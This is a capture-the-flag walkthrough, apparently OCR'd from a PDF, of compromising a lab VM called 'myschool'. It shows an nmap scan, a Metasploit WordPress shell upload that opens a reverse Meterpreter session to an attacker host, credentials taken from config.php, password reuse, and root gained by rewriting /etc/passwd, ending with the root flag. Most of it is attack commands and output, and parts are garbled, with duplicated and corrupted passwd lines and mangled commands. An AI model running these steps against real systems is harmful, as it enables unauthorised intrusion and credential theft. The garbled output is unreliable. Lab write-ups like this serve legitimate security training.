
Nmap scan: 5 ports open

```
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-01 23:22 +08
Nmap scan report for myschool (10.0.2.16)
Host is up (0.00038s latency).
Not shown: 65530 closed ports
PORT
          STATE SERVICE VERSION
22/tcp
                        OpenSSH 7.9pl Debian 10+deb10u2 (protocol 2.0)
          open
                ssh
80/tcp
                        Apache httpd 2.4.38 ((Debian))
          open
               http
3306/tcp
                        MySQL (unauthorized)
         open
               mysql
8080/tcp
         open
                        Apache httpd 2.4.38 ((Debian))
               http
33060/tcp open
               mysqlx?
```

Wordpress Installation on port 8080



The first step of gaining access is to use the field that we can control which is the IP address of database host. We must make sure that we had an actual DB installed and that it is configured to allow connections from remote IP.

https://mariadb.com/kb/en/configuring-mariadb-for-remote-client-access/

10.0.2.% -> any host on 10.0.2.0 subnet

```
MariaDB [(none)]> grant all privileges on *.* to 'root'@'10.0.2.%' identified by 'password' with grant option;
Query OK, 0 rows affected (0.000 sec)
```

Creating database:

https://mariadb.com/kb/en/create-database/

Uploading reverse shell to wordpress:

https://www.hackingarticles.in/wordpress-reverse-shell/

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 10.0.2.16
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rport 8080
rport => 8080
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username root
username => root
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password password
password => password
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Authenticating with WordPress using root:password...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-content/plugins/SRFTJvtPrx/aHaxDUHdHt.php...
[*] Sending stage (39282 bytes) to 10.0.2.16
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.16:37144) at 2020-12-03 01:19:39 +0800
[+] Deleted aHaxDUHdHt.php
[+] Deleted SRFTJvtPrx.php
[+] Deleted SRFTJvtPrx.php
[+] Deleted ./SRFTJvtPrx

meterpreter > meterpreter > sysinfo
Computer : myschool
0S : Linux myschool
0S : Linux myschool 4.19.0-12-amd64 #1 SMP Debian 4.19.152-1 (2020-10-18) x86_64
Meterpreter : php/Linux
```

Find DB credentials via config.php from cms made simple

```
www-data@myschool:/var/www/html/cmsms$ cat config.php
cat config.php

?php
# CMS Made Simple Configuration File
# Documentation: https://docs.cmsmadesimple.org/configuration/config-file/config-reference
#
sconfig['dbms'] = 'mysqli';
sconfig['db hostname'] = 'localhost';
sconfig['db username'] = 'root';
sconfig['db password'] = 'SW)#sof4-9056d';
sconfig['db name'] = 'cmsms_db';
sconfig['db prefix'] = 'cms';
sconfig['dtmezone'] = 'America/New_York';
```

Password re-use, able to authenticate as user armour via reusing DB password.

```
www-data@myschool:/var/www/html/cmsms$ su armour su armour Password: SW)#$of4-9056d
armour@myschool:/var/www/html/cmsms$
```

We will be abusing rclone by tampering passwd file with a version that allows us to authenticate as root user.

https://www.hackingarticles.in/editing-etc-passwd-file-for-privilege-escalation/ armour@myschool:/tmp\$ openssl passwd -1 -salt password password \$1\$password\$Da2mWXlxe6J7jtww12SNG/

Confirming the said changes.

```
armour@myschool:/tmp$ cat /etc/passwd
root:$1$password$Da2mWXlxe6J7jtww12SNG/:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/spool/lpd:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:39:39:ired:/var/run/ired:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:fo5534:nobody:/nonexistent:/usr/sbin/nologin
apt:x:100:65534:/nonexistent:/usr/sbin/nologin
systemd-network:x:102:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
armour:x:1000:1000:armour,,.:/home/armour:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/var/lib/mysql:/bin/false
armour@myschool:/tmp$ su - root
Password:
root@myschool:/tmp$ su - root
```

Root flag

```
armour@myschool:/tmp$ su - root
Password:
root@myschool:~# cd /root
root@myschool:~# cat proof.txt
Best of Luck
02a4f62865fddf48345f51ffdbe073ec
root@myschool:~#
```